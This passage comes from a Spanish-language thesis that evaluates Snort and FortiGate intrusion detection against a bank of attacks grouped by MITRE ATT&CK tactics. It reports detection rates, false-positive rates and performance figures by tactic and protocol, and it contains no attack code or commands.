


Figura 5-64. Gráfica de % Promedio de Detección de Flujos TP Detectados LV1 por Táctica - FG




Figura 5-65. Gráfica de % Promedio de Detección de Flujos TP Detectados LV2 por Táctica - FG

La conclusión principal que se puede extraer con seguridad de este par de gráficas son las duplas LV1-IPS y LV2-Control de Aplicaciones. El motor IPS de FortiGate, de acuerdo con su definición, está elaborado para detectar ataques con fines intrusivos que tienen lugar en la red a proteger. Por ello, lo más común es que los ataques LV1 sean detectados por este motor. Por otro lado, el Control de Aplicaciones está destinado a la

identificación de herramientas y aplicaciones, por lo que los ataques LV2, legítimos o maliciosos en función del contexto, parecen ser el objetivo más claro de este conjunto de reglas.

Esta teoría se vuelve aun más sólida si se atiende a las tácticas más detectadas de cada conjunto. Para los ataques LV1, Initial Access tiene un 100% de detección de flujos, un registro excelente teniendo en cuenta la naturaleza del motor IPS. Con ataques LV2, sucede algo similar para las tácticas *Collection* y *Command and Control*. Los ataques de *Collection* suelen recurrir a herramientas de uso común, legítimas cuando la actividad está autorizada. Los ataques de *Command and Control*, en gran medida, recurren a otros medios para la extracción de información, como Servicios Web o almacenamiento en la Nube (también de uso legítimo).

Adicionalmente se elabora la siguiente gráfica que simboliza las detecciones eficaces ofrecidas por FortiGate para ambas categorías de ataque.




Figura 5-66. Gráfica de % Promedio de Detección Eficaz para Ataques LV1 y LV2 – FG

5.6.8 Rendimiento

Para finalizar con los resultados de FortiGate, aplicando la fórmula descrita en el apartado Rendimiento, puede elaborarse la siguiente tabla con los valores del rendimiento calculados para las detecciones eficaces, tanto para flujos como para ataques.

RENDIMIENTO PROMEDIO EFICAZ			
		FLUJOS	ATAQUES
CAPACIDAD DE DETECCIÓN (CD)	Número de flujos con ataque detectados /Número de flujos con ataque totales	57,60%	70,45%
TASA DE FP (FP)	Número de alertas erróneas /Número de alertas totales	0,00%	0,00%
RENDIMIENTO		75,89%	83,94%

Tabla 5-10. Rendimiento Promedio Eficaz Flujos/Ataques – FG

El rendimiento óptimo se alcanza para el estudio a nivel de ataques. El nulo número de FPs, sumado a una alta capacidad de detección, ofrecen un rendimiento del 83,94% para FortiGate.




Figura 5-67. Gráfica de Rendimiento de Detecciones Eficaces - FG

5.7 Balance

Ya es conocido gran parte del rendimiento de cada IDS analizado individualmente. Para finalizar con los resultados, es conveniente hacer un balance global de todas las técnicas y ataques implementados, así como establecer unas últimas gráficas que representen valores de interés a modo comparativo entre Snort y FortiGate.

5.7.1 Grado de Implementación

Con fin de ofrecer una visión general de las implementaciones, se incluyen las tres gráficas siguientes, que muestran el balance de tácticas implementadas de acuerdo a técnicas, subtécnicas y ataques.




Figura 5-68. Gráfica de Porcentajes Tácticas Implementadas (Técnicas)




Figura 5-69. Gráfica de Porcentajes Tácticas Implementadas (Subtécnicas)




Figura 5-70. Gráfica de Porcentajes Tácticas Implementadas (Ataques)

Las tres figuras, si bien parecen ambientarse en el mismo concepto, presentan una diferencia sutil. La Figura 5-68 recoge todas las técnicas diferentes que han sido implementadas y las agrupa por tácticas, representando el porcentaje que abarca cada una respecto al total. La Figura 5-69 lo hace respecto a la totalidad de subtécnicas. Por último, la Figura 5-70 lo hace para ataques, pudiendo existir varios ataques para una misma subtécnica. Esta diferencia de conceptos se aprecia con mayor facilidad si se atiende a la táctica “Impact” para la cual no se han elaborado muchas técnicas diferentes (5,8 % del total) pero sí muchos ataques (17%). No hay que olvidar que estos gráficos tienen un fuerte vínculo con el número total de técnicas detectables por red, por lo que, si para una táctica existen muchas técnicas, subtécnicas o ataques implementables y detectables por red, lo esperable es apreciar un alto porcentaje en estas representaciones.

Asimismo, conviene indicar el alcance de este estudio. Puesto que el banco de ataques completo está compuesto por ataques de distintas procedencias, resulta útil elaborar una gráfica simple que muestre el rango de tácticas, técnicas y subtécnicas cubiertos con este estudio. Para ser coherentes con la temática del Trabajo, la siguiente gráfica muestra dichos datos para la sección “Detectables por Red”, de forma que no se tengan en cuenta otros ataques que no son detectables por los IDS.




Figura 5-71. Gráfica de Tácticas / Técnicas / Subtécnicas Detectables por Red Cubiertas

5.7.2 LV1 vs LV2

Atendiendo a la categorización de ataques basada en el contexto de ejecución, se pueden elaborar una gráfica que represente el porcentaje de ataques LV1 implementados respecto a los ataques LV2.




Figura 5-72. Gráfica de Categorización de Ataques – LV1 vs LV2

En su mayoría, el banco lo constituyen ataques de categoría LV1. Teóricamente, la intención de elaborar un banco de pruebas es implementar ataques LV1, que permitan poner a prueba los IDS estudiados. No obstante, por cuestiones de recursos hardware y software, así como la propia naturaleza de determinadas técnicas, una porción de los ataques acaba convirtiéndose en LV2, a pesar de haber estado planteados como LV1

originalmente. Independientemente de este incidente, deben seguir siendo detectados por los IDS de una forma u otra, pues siguen tratándose de actividad maliciosa (sólo que hay que atender al contexto).

Tal y como muestra la gráfica, se ha logrado implementar el 100% de las tácticas y técnicas detectables por red definidas por la matriz MITRE ATT&CK. Esto quiere decir que se ha implementado al menos un ataque para cada una de las tácticas y técnicas detectables por red. Sin embargo, en cuanto a subtécnicas, sólo se ha logrado alcanzar el 50%, quedando la mitad por implementar.

5.7.3 Comparación de Resultados entre Snort y FortiGate

5.7.3.1 Densidad y Efectividad de Alertas

La estructura de los paquetes de reglas es un aspecto muy estudiado en informes de IDS y reglas, pues permite predecir el comportamiento de las detecciones y/o justificar determinados resultados. Por tanto, su comparación resulta interesante para analizar las posibles diferencias.

En primer lugar, se puede elaborar la siguiente gráfica orientada al análisis de la densidad de alertas por táctica.



Figura 5-73. Gráfica de Densidad de Alertas por Táctica – Snort vs FG

Grosso modo, se observa una mayor densidad de alertas para el caso de Snort (RS4) que para FortiGate. Esto puede interpretarse como una mayor fragmentación en los paquetes de reglas de Snort respecto a los motores de FortiGate, provocando que un mismo ataque sea identificado con un gran número de alertas, en lugar de unas pocas. Como excepción se encuentran las tácticas *Resource Development* y *Discovery*, para las cuales FortiGate presenta una mayor densidad de alertas. Los ataques pertenecientes a esta táctica son ataques de muchas “instancias” o “subataques”, por lo que es común apreciar densidades elevadas.

Atendiendo ahora a la efectividad, podemos denotar rápidamente la gran desigualdad presente entre ambos IDS. Como aclaración, se hace uso del RuleSet 2 de Snort, el cual presenta un mayor grado de efectividad.



Figura 5-74. Gráfica de Efectividad de Alertas por Táctica – Snort vs FG

5.7.3.2 Procedimiento de Identificación de Alertas y FP

La carencia de FPs de FortiGate provoca que este apartado pierda potencial comparativo, pues los únicos valores son apreciables son los que presenta Snort (distintos de zeros). No obstante, se puede elaborar una gráfica conjunta que simbolice esta disparidad de datos.




Figura 5-75. Gráfica de Procedimiento de Identificación de Alertas – Snort vs FG

5.7.3.3 Detecciones Reales – Flujos

Tras establecer el punto de partida, se procede con la comparación de Snort y FortiGate en distintas temáticas, para poder resolver las diferencias que presenten de forma visual y clara. Puesto que para el caso del IDS FortiGate sólo se ha conseguido efectuar el análisis a nivel de flujos por las limitaciones de la generación de *logs* (ya comentada en anteriores secciones), las comparativas se realizarán con este enfoque, omitiendo los casos de mensajes e instancias válidos exclusivamente para Snort.

En primer lugar, se puede comenzar la comparación con una perspectiva general de los resultados. La siguiente gráfica muestra para cada uno de los RuleSets de Snort y FortiGate los porcentajes de detección totales y promedios para los flujos.




Figura 5-76. Gráfica de % Detección de Flujos con Ataque Detectados – Snort vs FG

Como se aprecia en la figura superior, FortiGate presenta el mayor porcentaje promedio de detección de flujos, con una diferencia de 9,77% respecto al RuleSet 4 de Snort. En el término de porcentajes totales (poco significativo, pero interesante como mención), FortiGate se queda atrás con un 1,60%, siendo incluso más bajo que el RS1 de Snort.

Prosiguiendo con la comparativa, se pueden elaborar otras gráficas que comparen las detecciones promedio a nivel de flujos de cada uno de los IDS para las tácticas que intervienen en el estudio. La primera del siguiente par de gráficas muestra las detecciones a nivel de flujos por táctica para FortiGate y Snort, utilizando este último el RS4, que alcanza los mejores resultados. La segunda gráfica muestra los mismos resultados integrando el resto de RuleSets de Snort, exponiendo los datos esta vez en formato radial.




Figura 5-77. Gráfica de % Detección de Flujos con Ataque por Táctica – Snort (RS4) vs FG

% DETECCIÓN FLUJOS CON ATAQUE POR TÁCTICA - SNORT VS FG




Figura 5-78. Gráfica de % Detección Flujos con Ataque por Táctica – Snort vs FG

De estos resultados se pueden extraer diversas conclusiones acerca de similitudes y diferencias entre ambos IDS. A grandes rasgos, la capacidad de detección ofrecida por FortiGate es ligeramente superior a la de Snort (para todos sus RuleSets). La superioridad es aún más notable en tácticas como *Initial Access*, *Persistence* o *Collection*. Sin embargo, en otras tácticas como *Execution* o *Reconnaissance*, Snort dispone de un mayor porcentaje de detección de flujos. En conjunto, parece existir una tendencia más equilibrada y lineal en Snort que en FortiGate, el cual presenta picos de detección más pronunciados.

Para indagar aún más en las detecciones que ofrecen ambos IDS, se elabora una última gráfica que compara a nivel de técnicas el rendimiento ofrecido por Snort y FortiGate, proporcionando un contejo final que evalúa el número de técnicas para las que Snort dispone de un porcentaje de detección promedio mayor que FortiGate, el número de técnicas para las que ocurre lo contrario y el número restante de técnicas para las que Snort y FortiGate ofrecen la misma detección.




Figura 5-79. Gráfica de Detección Detallada por Técnica – Snort vs FG

Si bien esta gráfica se encuentra saturada de información, se puede apreciar una igualdad en cuanto a detección de técnicas se refiere (si bien no se aprecia con claridad en la gráfica, si se demuestra en la tabla inferior). Esta gráfica también puede representarse en formato numérico, elaborando contadores para los distintos casos. La siguiente tabla muestra dicho contejo.

N.º Técnicas Snort > FortiGate	N.º Técnicas Snort = FortiGate	N.º Técnicas Snort < FortiGate	No Comparables (Desigualdad de muestras)
13	20	11	36

Tabla 5-11. Contadores de Detección de Técnicas – Snort vs FG

Con esto concluye el apartado de detecciones reales, que como se ha comentado anteriormente, constituyen un análisis más subjetivo y particular de los IDS.

5.7.3.4 Detecciones Eficaces – Flujos y Ataques

Avanzando hacia las detecciones eficaces, se puede elaborar una primera comparativa que muestre los porcentajes promedios de detección a nivel de flujos para cada uno de los RuleSets de Snort, acompañados de FortiGate.




Figura 5-80. Gráfica de % Promedio de Detección Eficaz de Flujos – Snort vs FG

FortiGate presenta los mejores resultados para la detección eficaz de flujos, con un 57,60%. Presenta una diferencia de 14,82% (absoluta) respecto al RuleSet 4 de Snort, segundo caso con mejores resultados.

Estos resultados, como se ha comentado en anteriores secciones, se asemejan bastante a las detecciones reales promedio de flujos. No obstante, si se atiende al análisis a nivel de ataques, los cambios se vuelven más notables. Véase la siguiente gráfica que representa dicho caso.




Figura 5-81. Gráfica de % Promedio de Detección Eficaz de Ataques – Snort vs FG

En el enfoque de ataques, los resultados presentan mayores variaciones. En cuanto a Snort, se pasa de un 42,78% (flujos) a un 50%. Una mejora escasamente sustancial en comparación con la que sufre FortiGate, que se ve incrementada un 12,85%. Esta vez, la diferencia entre el RuleSet 4 de Snort y FortiGate alcanza el 20,45%, valor bastante determinante en lo que a detecciones se refiere.

Puesto que es a nivel de ataques donde existe una mayor disparidad de resultados, se puede indagar más en el enfoque y elaborar una gráfica que represente las detecciones a nivel de tácticas, como la que se muestra en la

Figura 5-82.




Figura 5-82. Gráfica de % Promedio de Detección Eficaz de Ataques por Táctica – Snort vs FG

En conjunto, FortiGate presenta una supremacía notable en casi todas las tácticas, salvo en *Reconnaissance*, en la que Snort presenta un mejor porcentaje y otras tres en las que el nivel de detección es idéntico para Snort y FG. El valor mínimo para FG se alcanza en *Impact*, con un 42,11%, mientras que se logra alcanzar un 100% en varias tácticas (*Initial Access*, *Persistence* y *Privilege Escalation*). El resto de las tácticas presentan valores considerablemente positivos (por encima del 50%). Snort presenta un comportamiento muy similar a FortiGate en lo que a tácticas respecta, pero casi siempre un escalón por debajo (la diferencia promedio en cada táctica es de un 23,43%, es decir, para cada táctica, lo esperable es que Snort presente un 23,43% de detección menos que FG).

Para finalizar con el balance, se puede elaborar una última gráfica que escenifique los valores del rendimiento para ambos IDS. Puesto que los mejores resultados se obtienen para las detecciones eficaces a nivel de ataques, se utilizará dicho enfoque para la elección de rendimientos.

5.7.3.5 Detecciones Eficaces – Protocolos

A nivel de protocolos, también puede establecerse un punto de comparación, pues se aparenta sugestivo identificar diferencias en la estructura de reglas enfocadas en este concepto.

La siguiente gráfica muestra para todos los protocolos involucrados en el estudio, las detecciones eficaces a nivel de ataques (en porcentaje) para ambos IDS. Para Snort se hace uso del RuleSet 4, el cual ofrece los mejores resultados.




Figura 5-83. Gráfica de Detección Eficaz de Ataques por Protocolo – Snort vs FG

Como se ha comentado en los apartados respectivos de cada IDS para las detecciones eficaces a nivel de protocolos, sacar conclusiones contundentes y/o definitivas en base a estos resultados puede resultar precario. Esto se debe a que el número de ataques implementados basados en los distintos protocolos del estudio tiene una gran varianza (e.g. hay 23 ataques HTTP, pero sólo 1 ataque de WINREG). De acuerdo con uno de los principios de la estadística general, se concluye, por tanto, que cuantos más ataques se implementen para un protocolo mayor es su validez. A pesar de esta limitación, hay resultados válidos que son interesantes, como la 